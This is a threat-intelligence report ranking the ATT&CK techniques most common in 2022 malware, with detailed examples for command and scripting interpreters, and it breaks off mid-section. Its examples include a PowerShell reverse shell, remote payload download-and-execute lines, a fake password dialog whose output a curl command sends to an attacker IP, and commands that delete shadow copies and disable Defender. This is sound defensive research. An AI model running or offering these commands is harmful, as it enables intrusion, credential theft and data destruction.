PICUS

THE RED REPORT 2023

The Top 10 Most Prevalent MITRE ATT&CK Techniques Used by Adversaries

Introduction

Welcome to The Red Report 2023, a comprehensive analysis of the most prevalent MITRE ATT&CK® tactics and techniques used in 2022 and how they were leveraged by threat actors. This research was conducted by Picus Labs, the research arm of Picus Security, and is based on an in-depth analysis of over 500,000 real-world malware samples collected from a wide range of sources.

The goal of this report is to share our knowledge about the most commonly used attack techniques and their use cases, so that security teams can adopt a more threat-centric approach and prioritize threat prevention, detection, and response efforts.

Table of Contents

Executive Summary

Picus Labs analyzed over 500,000 malware samples between January 2022 and December 2022 to identify the tactics, techniques, and procedures (TTPs) they exhibited. Each observed TTP was categorized using the MITRE ATT&CK® Framework. In total, Picus Labs observed more than 4.3 million ATT&CK techniques and used this data to identify the most prevalent.

The Red Report 2023 highlights the ten most common ATT&CK techniques identified and provides insights to help security teams prioritize their defensive actions accordingly.

Highlighting Lateral Movement of Adversaries

The most significant insight from this year's report is that attackers are increasingly leveraging malware to perform Lateral Movement. Lateral Movement is a tactic that attackers use to move from one compromised system in a network to another, helping them to further their objectives.

T1021 Remote Services and *T1018 Remote System Discovery* are new techniques in this year's Red Report Top Ten that are primarily used for Lateral Movement. The third newcomer in the list, *T1047 Windows Management Instrumentation,* is abused by attackers to execute files and commands in remote systems.

In addition to the techniques above, attackers also leverage *T1059 Command and Scripting Interpreter* and *T1003 OS Credential Dumping*, the first and second most prevalent techniques identified, to execute commands on remote systems and obtain account credentials. These also aid Lateral Movement.

An increase in the prevalence of techniques being performed to conduct lateral movement highlights the importance of enhancing threat prevention and detection both at the security perimeter as well as inside networks.

Methodology

Between January 2022 and December 2022, Picus Labs analyzed 556,107 unique files, with 507,912 (91%) categorized as malicious.

Sources of these files include but are not limited to:

- commercial and open-source threat intelligence services
- security vendors and researchers
- malware sandboxes
- malware databases

From these files, a total of 5,388,946 actions were extracted, an average of 11 malicious actions per malware. These actions were then mapped to MITRE ATT&CK techniques, revealing an average of 9 techniques per malware.

To compile the Red Report 2023 Top Ten, Picus Labs researchers calculated the percentage of malware in the dataset that utilized each ATT&CK technique. For example, the T1059 Command and Scripting Interpreter technique was exhibited by 159,196 (31%) of the 507,912 malicious files analyzed.

556,107

unique files were analyzed

507,912

**files were
categorized as malicious**

91%

categorized as malicious

5,388,946

**actions
were extracted**

11

actions per malware

on average

4,329,142

**instances of ATT&CK techniques
were identified in total**

9

identified per malware

on average

Key Findings

The main insights of the Red Report 2023 for security teams:

Lateral Movement on the Rise:

Attackers Utilize New as well as Tried and Tested Techniques

Attackers are increasingly using techniques to perform Lateral Movement, a tactic to move from one compromised system in a network to another. In addition to *Command and Scripting Interpreter* and *OS Credential Dumping*, which are widely prevalent, new techniques such as *Remote Services*, *Remote System Discovery*, and *WMI* are also increasingly being leveraged to discover remote systems, execute commands on remote systems, and obtain account credentials.

Ransomware Remains Rife:

Data Encryption is a Top Threat

Data Encrypted for Impact has maintained its position as the third most commonly used technique by adversaries for the second consecutive year. This technique, exhibited by nearly a quarter of all malware analyzed, encrypts files and highlights the ongoing threat of ransomware to organizations.

Abuse of Remote Discovery and Access:

Attackers Leverage Windows, Linux, and macOS Built-in Tools

New techniques, *Remote System Discovery* and *Remote Services,* also feature in this year's Red Report Top Ten. These techniques involve abusing built-in tools and protocols in operating systems, such as net, ping, RDP, SSH, and WinRM for malicious purposes. This allows attackers to gather information about targets, including Windows, Linux, and macOS systems in a compromised network, and move laterally throughout the network without being detected by security controls. This trend indicates that attackers are increasingly utilizing legitimate remote discovery and access tools and services.

Identity and Credentials Are the New Perimeter:
Traditional Perimeter Security Is No Longer Enough

T1003 OS Credential Dumping has moved up the Red Report list since last year's report and is now the second most prevalent technique observed. This technique allows attackers to obtain account login and credential information from compromised machines. Any information obtained can then be used to move laterally in a network, elevate privileges, and access restricted information.

The rise in credential dumping emphasizes the fact that traditional perimeter security is no longer enough to protect against cyber attacks. Instead, organizations need to strengthen cyber resilience by preparing to defend against pre-compromise and post-compromise attacks.

Uncovering the Dark Side of Legitimate Tools:
Adversaries Are Weaponizing Legitimate Software in Cyberattacks

The Red Report 2023 reveals the extent to which adversaries prefer using legitimate tools over custom-developed ones. This is highlighted by the most common technique in the Red Report Top Ten list being, *T1059 Command and Scripting Interpreter*, which involves the abuse of legitimate interpreters such as PowerShell, AppleScript, and Unix shells to execute arbitrary commands. Other examples of legitimate tools that are commonly abused by adversaries include utilities for *OS Credential Dumping*, *System Information Discovery*, *Remote Services*, *WMI*, *Scheduled Task/Job*, and *Remote System Discovery*.

Malware Continues to Evolve Rapidly:
The Rise of Multi-faceted Tactics in Cyber Attacks

According to our analysis, on average, malware uses 11 different TTPs (Tactics, Techniques and Procedures). One-third of malware (32%) leverages more than 20 TTPs, and one-tenth of malware employs more than 30 TTPs. These findings suggest that malware developers behind these attacks are highly sophisticated. They have likely invested significant resources into researching and developing a wide range of techniques for evading detection and compromising systems.

Recommendations for Security Teams

To enhance resilience against the techniques listed in The Red Report Top Ten, Picus Labs recommends that security teams should:

Regularly Test and Optimize Security Controls

The Red Report Top 10 highlights the threat landscape is constantly evolving, as attackers continuously develop new attack and evasion techniques. Regular testing and tuning of security controls is essential to ensure that security measures are able to detect and prevent the latest evasive attack techniques. By optimizing security controls, organizations can improve their overall cyber defense posture and reduce the risk of successful cyber attacks.

Leverage Behavioral Detection

Adversaries are increasingly using legitimate tools and services for malicious purposes and evading detection. Security teams should use behavioral detection techniques that focus on identifying malicious activity based on how it deviates from normal behavior, rather than trying to identify and block known static Indicators of Compromise (IOCs). This will allow teams to detect attacks that may not be caught by traditional security controls.

Uncover Attack Paths


Attackers are using a variety of techniques to move laterally through networks and obtain account credentials. Security teams should reveal attack paths to understand how attackers are moving through a network and what techniques they are using. This will allow teams to identify the root cause of breaches and to focus on the most critical security gaps to prioritize for mitigation. Hereby, organizations can develop a better understanding of the specific steps in an attack, identify the systems and data that are at risk, and implement appropriate security controls to detect and respond to attacks.

Operationalize MITRE ATT&CK

Adversaries use a diverse and evolving set of tactics, techniques, and procedures (TTPs) to carry out cyber attacks. Operationalizing MITRE ATT&CK can help organizations identify, detect, and prevent cyber attacks by providing a comprehensive understanding of the TTPs used by attackers. It also enables organizations to prioritize their defensive efforts, detect and prevent attacks, and improve collaboration.

The MITRE ATT&CK Framework

MITRE ATT&CK (**A**dversarial **T**actics, **T**echniques **& C**ommon **K**nowledge) is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The MITRE ATT&CK framework helps organizations to identify adversary behaviors and prioritize defensive measures accordingly.




In the MITRE ATT&CK Framework, a "**tactic**" refers to a high-level objective that an adversary is trying to achieve.

For example, an adversary might leverage the "Lateral Movement" tactic, which involves moving from one compromised system to another within a network to further objectives. A "**technique**" is a specific method used by an adversary to achieve a tactic. For instance, an adversary might use the "Remote Services" technique to perform Lateral Movement. A "**sub-technique**" is a specific variation or implementation of a technique. For instance, T1021.001 for Remote Desktop Protocol is a sub-technique of the "Remote Services" technique. The MITRE ATT&CK Matrix for Enterprise v12.1 [1] consists of **14 tactics**, **193 techniques**, and **401 sub-techniques**.

ATT&CK also provides information about threat “**groups**” that are related to an intrusion activity, as well as software utilized by these groups. ATT&CK uses the term "**software**" to define malware, custom or commercial tools, open-source software, and OS utilities that adversaries use. Currently, ATT&CK contains **135 groups** and **718** pieces of **software**.

ATT&CK also includes **43 mitigations**, which describe security concepts and classes of technologies that can be employed to prevent the successful execution of a technique or sub-technique. For detection, ATT&CK provides **39 data sources** with **data components**, which identify specific properties and values of a data source pertinent to identifying a particular ATT&CK technique or sub-technique.

The v12 of ATT&CK introduces the "**campaign**" data structure, which is defined as a grouping of intrusion activities performed over a specific period with common goals. Currently, ATT&CK includes **14 campaigns**.



The figure above presents relationships between objects in the MITRE ATT&CK Framework. In the life-cycle of their attacks, cyber threat groups use ATT&CK "Techniques" to achieve their goals which are classified as "Tactics" in the framework. The MITRE ATT&CK identifies certain malware or tools to execute adversaries' techniques as "Software". As a comprehensive knowledge base, the MITRE ATT&CK framework provides valuable information about each technique and how to mitigate with "Mitigation" and "Data Source".

The Red Report Top 10 MITRE ATT&CK Techniques

The most prevalent ATT&CK techniques identified in 2022, listed by the percentage of malware samples in which exhibited the behavior.

→	#1 2021:1	31%	T1059 Command and Scripting Interpreter	Execution
↑	#2 2021:5	25%	T1003 OS Credential Dumping	Credential Access
→	#3 2021:3	23%	T1486 Data Encrypted for Impact	Impact
↓	#4 2021:2	22%	T1055 Process Injection	Defense Evasion Privilege Escalation
↑	#5 2021:9	20%	T1082 System Information Discovery	Discovery
◆	#6 New	18%	T1021 Remote Services	Lateral Movement
◆	#7 New	15%	T1047 Windows Management Instrumentation	Execution
↓	#8 2021:7	12%	T1053 Scheduled Task/Job	Execution Persistence Privilege Escalation
↑	#9 2021:10	10%	T1497 Virtualization/Sandbox Evasion	Defense Evasion Discovery
◆	#10 New	8%	T1018 Remote System Discovery	Discovery

#1 T1059
Command and Scripting Interpreter

Command and Scripting Interpreter is an execution technique that allows adversaries to execute arbitrary commands, scripts, and binaries on a target system. Adversaries often use this technique to interact with compromised systems, download additional payloads and tools or disable defense mechanisms, and so on. Looking at the wide range of benefits to an adversary, it is unsurprising that, just like in last year's report, Command and Scripting retains its position as the most commonly observed technique.

Tactics
Execution

Prevalence
31%

Malware Samples
159,196

What Is a Command and Scripting Interpreter?

This technique leverages the capabilities of both command and scripting interpreters, which are designed to interpret and execute instructions written in a specific programming or scripting language without translating the program into machine code first.

Since there is no compilation process, an interpreter runs the instructions within the given program one by one, allowing adversaries to run arbitrary codes more easily.

Command Interpreter:

A command interpreter is a type of software that enables users to enter commands in a specific programming language to perform tasks on a computer. These commands are typically entered one at a time and are executed immediately.

Operating systems have built-in command interpreters, known as "shells," such as the Windows Command Shell and PowerShell in Windows or the Unix Shell in Unix-like systems. In addition to these native OS command shells, some programming languages like Python, Perl, and Ruby also have their own command interpreters.

Scripting Interpreter:

A scripting interpreter is a type of software that allows users to create scripts in a specific scripting language. These scripts are collections of commands that can be executed in sequence to perform a specific or series of tasks.

Some well-known examples of scripting languages are PowerShell or VBScript in Windows, Unix Shell in Unix-like systems, AppleScript in macOS, JavaScript, JScript, Python, Perl, or Lua.

Briefly, command interpreters are suitable for simple, one-time tasks that do not require intricate logic or control structures. In contrast, scripting interpreters are designed to handle more complex tasks that involve executing multiple commands in a specific order or under specific conditions. Some interpreters can function both as command interpreters and scripting interpreters, such as Python, Ruby, Perl, Bash, Zsh, Tcl, PowerShell, CShell, and, Korn Shell. Leveraging these interpreters, adversaries can perform various malicious activities like writing and executing malicious scripts, executing command-line instructions, bypassing security controls, creating a backdoor, and even hiding the source code of malicious scripts.

Adversary Use of Command and Scripting Interpreter

Command and scripting interpreters provide a useful tool for legitimate users, such as system administrators and programmers, to automate and streamline operational tasks. However, adversaries may also exploit these interpreters to execute malicious code on local and remote systems during their attack campaigns. For example, they may use scripts to gather system information, retrieve and run additional payloads, access sensitive data, and maintain persistence by triggering the execution of malicious binaries at each user login.

Scripting languages such as PowerShell, VBScript, and Unix shells are commonly built into their respective operating systems, making them easily accessible to both legitimate users and potential adversaries. These languages also have access to the operating system's Application Programming Interface (API), allowing them to interact directly with the underlying operating system and perform various tasks. As they are built-in tools, adversaries may use them stealthily to bypass weak process monitoring mechanisms and carry out malicious activities.

Although the T1059 Command and Scripting Interpreter technique is categorized under the Execution tactic of the MITRE ATT&CK framework, it can be used to achieve other tactics. Following examples explain how an adversary may use the Windows Command Shell to achieve each tactic in the MITRE ATT&CK framework:

1. Initial Access

An adversary may use the Windows Command Shell to download and execute a malicious payload from a remote server, using the "bitsadmin" command:

```
bitsadmin /transfer myjob /download /priority high
http://malicious_server/payload.exe c:\windows\temp\payload.exe
```

2. Execution

An adversary may use the Windows Command Shell to execute a malicious payload that has already been placed on the target system, using the "start" command:

```
start c:\windows\temp\payload.exe
```

3. Persistence

An adversary may use the Windows Command Shell to create a new scheduled task that will execute the malicious payload every time the system starts up:

```
schtasks /create /tn "Startup Task" /tr
"c:\windows\temp\payload.exe" /sc onstart
```

4. Privilege Escalation

The adversary may then use the "runas" command to execute a payload as the new administrator-level user:

```
runas /user:newuser c:\windows\temp\payload.exe
```

5. Defense Evasion

The adversary may use the "netsh" command to modify the system's firewall rules in order to allow outgoing traffic to their command and control server.

```
netsh advfirewall firewall add rule name="Allow C2 Traffic"dir=out
action=allow remoteip=1.2.3.4
```

6. Credential Access

An adversary may use the Windows Command Shell to extract password hashes from the system's SAM database, using the "reg" command:

```
reg query HKLM\SAM /f password /t REG_SZ /s
```

7. Discovery

An adversary may use the Windows Command Shell to gather information about the system and the network, using commands such as "ipconfig" and "netstat":

```
ipconfig /all
netstat -an
```

8. Lateral Movement

An adversary may use the Windows Command Shell to move from one system to another within a network, using the "psexec" tool:

```
psexec \\other_system -u username -p password cmd
```

9. Collection

The adversary may use the "findstr" command to search through files on the system for specific strings or patterns:

```
findstr /si password *.txt
findstr /si secret *.docx
```

10. Command and Control

The adversary may use the "powershell" command to execute a script that establishes a reverse shell to a remote server:

```
powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('attacker_server',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object
-TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  =
$sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte
,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Note that, command and scripting interpreters can call other command and scripting interpreters. For example, Windows Command Shell can call PowerShell and vice versa.

11. Exfiltration

An adversary may use the Windows Command Shell to exfiltrate data from the system, using commands such as "xcopy":

```
xcopy c:\sensitive_data \\attacker_machine\c$\ /s
```

Sub-techniques of Command and Scripting Interpreter

There are 8 sub-techniques under the Command and Scripting Interpreter technique in ATT&CK v12:

ID	Name
T1059.001	PowerShell
T1059.002	AppleScript
T1059.003	Windows Command Shell
T1059.004	Unix Shell
T1059.005	Visual Basic
T1059.006	Python
T1059.007	JavaScript
T1059.008	Network Device CLI

Each of these sub-techniques will be explained in the next sections.

#1.1. T1059.001 PowerShell

PowerShell is a powerful scripting language that is built into the Windows operating system, allowing system administrators to automate the creation and management of user accounts, modify system settings, manage services and processes, and perform a wide range of tasks with extensive access to the internals of Windows. Due to this broad range of native built-in capabilities, adversaries commonly include PowerShell in their attack lifecycle.

Adversary Use of PowerShell

Adversaries often avoid installing and/or using third-party programs on compromised hosts. These behaviors can easily trigger correlated alerts on SIEM products or leave evidence of their presence on the system. To avoid getting caught and performing stealthy attacks, adversaries often use built-in command-line and scripting utilities instead of third-party programs to execute their commands. PowerShell is one of these native built-in tools we often see in adversaries' arsenal.

Adversaries use PowerShell to perform a wide range of attack techniques:

1. Inhibit System Recovery (ATT&CK T1490)

Attackers can use PowerShell to delete or remove sensitive data from the operating system and disable services that help recover a damaged system, hindering recovery efforts. For instance, the following command is executed by the BlackByte ransomware.

```
powershell.exe $x =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase
64String('RwBlA
HQALQBXAG0AaQBPAGIAagBlAGMAdAAg'+'AFcAaQBuADMAMgBfAFMAaABhAGQAb
wB3AGMAbwBwAHkAIAB8AC'+'AARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0A
CAAewAkA'+'F8ALgBEAGUAbABlAHQAZQAoACkAOwB9AA=='));
Invoke-Expression $x
```

Note that the PowerShell uses the [System.Text.Encoding]::Unicode.GetString() method to decode the obfuscated Base64 string to the following PowerShell command: "Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}" [2].

In this command, adversaries leveraged the Get-WmiObject cmdlet to retrieve the Win32_Shadowcopy class. Then, looping through the retrieved ones, the Delete() method is called to delete each shadow copy [T1490].

2. Impair Defenses (ATT&CK T1562)

Adversaries often leverage PowerShell commands for defense evasion. For instance, in November 2022, Iranian government-sponsored APT actors used an exploit payload that runs the following PowerShell command to add an exclusion rule to the Windows Defender [T1562.001] [3]:

```
powershell try{Add-MpPreference -ExclusionPath 'C:\'; Write-Host
'added-exclusion'} catch {Write-Host 'adding-exclusion-failed' };
```

In this code, adversaries attempt to add the path C:\drive to the exclusion list for Microsoft Defender to download malicious files without getting caught by virus scans.

As another implementation of the Impair Defenses technique, in February 2022, BlackByte ransomware actors ran the following PowerShell command to stop Windows Defender from executing on startup [2].

```
powershell -command "$x =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase
64String('VwBpA'+'G4ARA B'+'lAGYA'+'ZQB'+'uAG'+'QA'));Stop-Service
-Name $x;Set-Service -StartupType Disabled $x"
```

In this code, adversaries decoded the pre-encoded "VwBpAG4ARABlAGYAZQBuAGQA" Base64 string into ASCII text, which turns out to be "Windows Update". This obfustication technique is done to prevent getting caught by security controls [T1027].

In another attack campaign, the Hive ransomware group used a malicious binary containing the following PowerShell script to modify the registry to disable the Windows Defender Antivirus [4].

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiSpyware" /t REG_DWORD /d "1"/f
```

3. Downloading and Executing Malicious Payloads

Adversaries often use PowerShell to download and execute arbitrary code and binaries remotely. For example, in October 2022, LV ransomware used the following PowerShell script to download a malicious binary onto a target system and execute the binary file:

```
powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File
"IEX ((new-object
net.webclient).downloadstring('http://<C2-IPAddress>/sss'))"
```

In this code, LV ransomware leverages the IEX (Invoke-Expression) cmdlet to execute the output of the DownloadString method of the System.Net.WebClient class, which is used to download the malicious binary from a malicious URL that is controlled by adversaries [5]. By running the malicious code in a hidden window [T1564.003], attackers aimed to evade defenses.

4. Using Valid Accounts (ATT&CK T1078)

It is not uncommon to see adversaries obtaining and abusing the credentials of existing accounts. In October 2022, threat actors leveraged Impacket tools called wmiexec.py and smbexec.py, allowing them to create a semi-interactive shell with the target device [6].

Through the Command Shell, an Impacket user with credentials can run arbitrary commands on remote devices that use the Windows management protocols required to support an enterprise network.

Adversaries used compromised valid account credentials with Impacket to access a higher privileged service account used by the organization's multifunctional devices. Threat actors executed the following PowerShell command to assign the "Application Impersonation" role to a service account for managing the Exchange.

```
powershell add-pssnapin *exchange*;New-ManagementRoleAssignment -
name:"Journaling-Logs" -Role:ApplicationImpersonation
-User:<account>
```

In this code, adversaries leveraged the Add-PSSnapin cmdlet to add a snap-in to the current session only if its name includes the *exchange* word. Using the New-ManagementRoleAssignment cmdlet, adversaries a new management role assignment for the stolen user account [6].

5. Remote System Discovery (ATT&CK T1018)

It is common to see adversaries executing PowerShell commands to extract information from remote systems.

For instance, in November 2022, Iranian government-sponsored APT actors leveraged the following PowerShell script in their attack campaign. Upon getting a deep foothold in the network and laterally moving through the domain environment, APT actors executed the following PowerShell script on the Active Directory to get the list of all machines attached to the domain [T1018] [3].

```
powershell.exe get-adcomputer -filter * -properties * | select
name,operatingsystem,ipv4address &gt;
```

Note that adversaries used the select cmdlet to filter the properties of the displayed machines, including their names, IPv4 addresses, and the operating system they are running.

6. System and Host Information Discovery (ATT&CK T1082)

Adversaries commonly leverage PowerShell scripts to perform Active Directory (AD) related explorations to identify and move through the domain environment. For instance, in September 2022, the Lazarus APT group used the following PowerShell command [7]:

```
powershell.exe Get-WMIObject -Class win32_operatingsystem
-Computername <remote_computername>
```

In this code, attackers leverage the Get-WMIObject cmdlet to retrieve information about the operating system on a remote computer, specified by the -Computername parameter. The -Class parameter specifies the type of information to retrieve, such as OS version, build number, and service pack level.

Publicly Available PowerShell Tools Utilized by Threat Actors

Looking at its extensive capabilities, it is no surprise that PowerShell has attracted the attention of both red teamers and penetration testers. Hence, many powerful and openly available red team and penetration testing frameworks and tools get developed in PowerShell, such as Empire (PowerShell Empire) [8], PowerSploit [9], Nishang [10], PoschC2 [11], and Posh-SecMod [12], have been actively used by adversaries.

#1.2. T1059.002 AppleScript

AppleScript is a programming language built into macOS and is used to automate tasks and control other applications on the operating system. As AppleScript uses AppleEvents to communicate with applications, it can access and manipulate their functions and data, allowing adversaries to perform various actions.

Despite their broad functionalities, AppleEvents cannot remotely start applications, only interacting with those already running. This can include interacting with open SSH connections, moving to remote machines, and presenting users with fake dialog boxes. In addition, AppleScript can be used to execute Native APIs NSAppleScript or OSAScript on macOS 10.10 Yosemite and later.

AppleScript can be run from the command-line using the osascript command. While the osascript /path/to/AppleScriptFile command is used to run a script file, osascript -e "script here" command is used to run an AppleScript command directly from the command line.

Adversary Use of AppleScript

Adversaries can perform a variety of malicious activities by AppleScript.

1. Persistence via Launch Agent (T1543.001), Launch Daemon (T1543.004) and Plist File Modification (T1647)

The macOS.OSAMiner, a Monero mining trojan, has used osascript to call itself via the do shell script command in the Launch Agent .plist file [13]. ThiefQuest, a data-stealer malware, is also known for using AppleScript's "osascript -e" command to launch ThiefQuest's persistence via Launch Agent and Launch Daemon [14].

2. Abusing macOS Applications

In addition to these commands, Apple scripts can be run via leveraging various ways like Mail rules, Calendar.app alarms, and Automator workflows [15].


3. Credential Access with GUI Input Capture (T1056.002)

For instance, in one scenario, malware developers used the following AppleScript in malware* to lure the user into a being-looking Software Update dialog to submit their password.

```
* SHA256:
c2eb183af31596447fb072879b531b462a57c201bd23814d9c65fb04b5585ec6
```

```
PASSWORD=$(osascript -e 'tell app "System Preferences" to activate'
-e 'tell app "System Preferences" to activate' -e 'tell app "System
Preferences" to display dialog "Software Update requires that you
type your password to apply changes." & return & return default
answer "" with icon 1 with hidden answer with title "Software
Update"' 2>&1 | awk -F: '{print $NF}')
```

When executed, this AppleScript opens a Software Update display dialog, requiring the user to enter their password:


Software Update

Software Update requires that you type your password to apply changes.

When the user enters their password, it gets stored in a PASSWORD variable. Following this, adversaries executed the following command to send these credentials to a specified IP:

```
curl -k -sSL
"<IP_address>/passwords?user=${USER}&password=${PASSWORD}&hostname=$
{HOSTNAME}"
```

#1.3. T1059.003 Windows Command Shell

The Windows Command Shell, also known as cmd.exe or simply cmd, is an application built into the Windows operating system. While it is not as powerful as PowerShell, adversaries still commonly use the Windows Command Shell to perform various malicious actions such as executing arbitrary scripts, bypassing security controls, and lateral movement.

Through the Command Shell, an Impacket user with credentials can run arbitrary commands on remote devices that use the Windows management protocols required to support an enterprise network.

Adversary Use of Windows Command Shell

Adversaries commonly leverage cmd.exe with the parameter /c and an option, cmd.exe /c <option>. The /c parameter is used to carry out the command specified by the arbitrary string and then terminate the shell upon execution.

1. Impairing Defenses by Stopping Security Tools (T1562.001)

Since Spring 2022, Cuba ransomware operators (a.k.a Tropical Scorpius) have started to leverage a dropper malware to write a kernel driver to the file system, ApcHelper.sys [16]. In their attack campaign, the dropper first deletes the file path of ApcHelper.sys through cmd.exe to add its malicious driver to the same path in the next steps:

```
cmd.exe /c del /f /a /q %SYSTEMROOT%\system\ApcHelper.sys
```

Next, it creates a new service for the kernel driver:

```
sc create ApcHelper binPath= %SYSTEMROOT%\system\ApcHelper.sys
type=kernel
```

Finally, the dropper installs a kernel driver and uses it to stop the processes of various security products, including Sophos, ALsvc, HMPAlert, McsAgent, SAVAAdminService, SapApi, SavService, SEDService, and SSPService.

```
cmd.exe /c copy ApcHelper.sys %SYSTEMROOT%\system\ApcHelper.sys /Y
```

2. Inhibiting System Recovery (T1490)

According to a CISA flash report on Lockbit 2.0 malware published in February 2022, threat actors executed the following Windows Command Shell script to damage the built-in recovery [17]:

```
cmd.exe "C:\Windows\System32\cmd.exe" /c vssadmin delete shadows
/all /quiet & wmic shadowcopy delete & bcdedit /set {default}
bootstatuspolicy ignoreallfailures & bcdedit /set {default}
recoveryenabled no
```

In this code, adversaries leveraged the vssadmin and wmic utilities to quietly delete all shadow copies on the compromised system, suppressing any confirmation prompts or output. Following this, attackers used the bcdedit utility to modify the boot configuration data on the system, which is believed to be done to ignore all boot errors and continue booting. Note that the recoveryenabled option is supplied to the bcdedit to disable recovery options for the default boot entry.

3. Discovering Domain Accounts (T1087.002)

Another CISA report in February 2022 reveals that MuddyWater leveraged the following command to enumerate domain users [18]:

```
cmd.exe net user/domain
```

#1.4. T1059.004 Unix Shell

The Unix shell is a command-line interface that allows users to interact with Unix-like operating systems. It includes several different shells, such as the Bourne Shell (sh), Bourne-Again Shell (bash), Z Shell (zsh), Korn Shell (ksh), and Secure Shell (SSH), which are commonly used. The shell provides a variety of commands and features that make it easy to manage files and run programs on the system.

In addition to providing an interactive command-line interface (CLI), the Unix shell also includes a scripting language that allows users to write shell scripts. These scripts are lists of commands executed in order, allowing users to automate tasks and control the operation of their system. The Unix shell scripting language supports many of the same features and concepts as other programming languages, such as conditional statements, loops, file operations, and variables, making it a powerful and flexible tool for automating and controlling the operation of the system.

Adversary Use of Unix Shell

The Unix shell's robust capabilities and flexibility make it a useful tool for legitimate users and adversaries. Adversaries can use the Unix shell to execute various commands and payloads on a target system, such as malware or other malicious code. Adversaries commonly leverage Unix shell commands in their attack campaigns. For instance,

1. Impairing Defenses by Stopping Security Tools (T1562.001)

Industroyer2, a new variant of Industroyer malware actively used in attack campaigns against Ukraine's energy company, is known for loading encrypted shellcode from a malicious file and decrypting it with a single XOR key.

The loaded shellcode is nothing more than a slightly modified version of wiper malware called CaddyWiper. Once decrypted, the malware wipes the C:\Users\ and disks from D:\ to [:\. In the final step, malicious shellcode calls the "DeviceIoControl" function with the "IOCTL_DISK_SET_DRIVE_LAYOUT_EX" code and a zeroed "InputBuffer" for all disks from \\PHYSICALDRIVE9 to \\PHYSICALDRIVE0, meaning that is wipes the Master boot record (MBR) or the GUID Partition Table (GPT), rendering the machine unbootable [19].

2. Command Execution on Linux Systems

By design, a Docker might allow its APIs to be accessible to the cloud. Many of these exposed Docker APIs are set up to allow anyone to access them, which provides powerful privileges to anonymous users. Adversaries often abuse misconfigured cloud instances to perform cryptocurrency mining attack campaigns and 2022 was no exception. In one attack campaign, adversaries targeted the exposed Docker APIs to mine cryptocurrencies, Monero to be exact [20].

Upon executing the malicious Entrypoint, adversaries executed the start.sh file, which calls the main.sh file. The following script gets executed by the main.sh file.

```
#Deletes existing files before running the miner:
/etc/docker_exp/clean.sh

#Executes run.sh to mine using a xmrig binary, providing the wallet
address:
/etc/docker_exp/run.sh

#Starts gxmr.sh daemon process to run only one instance of the
miner:
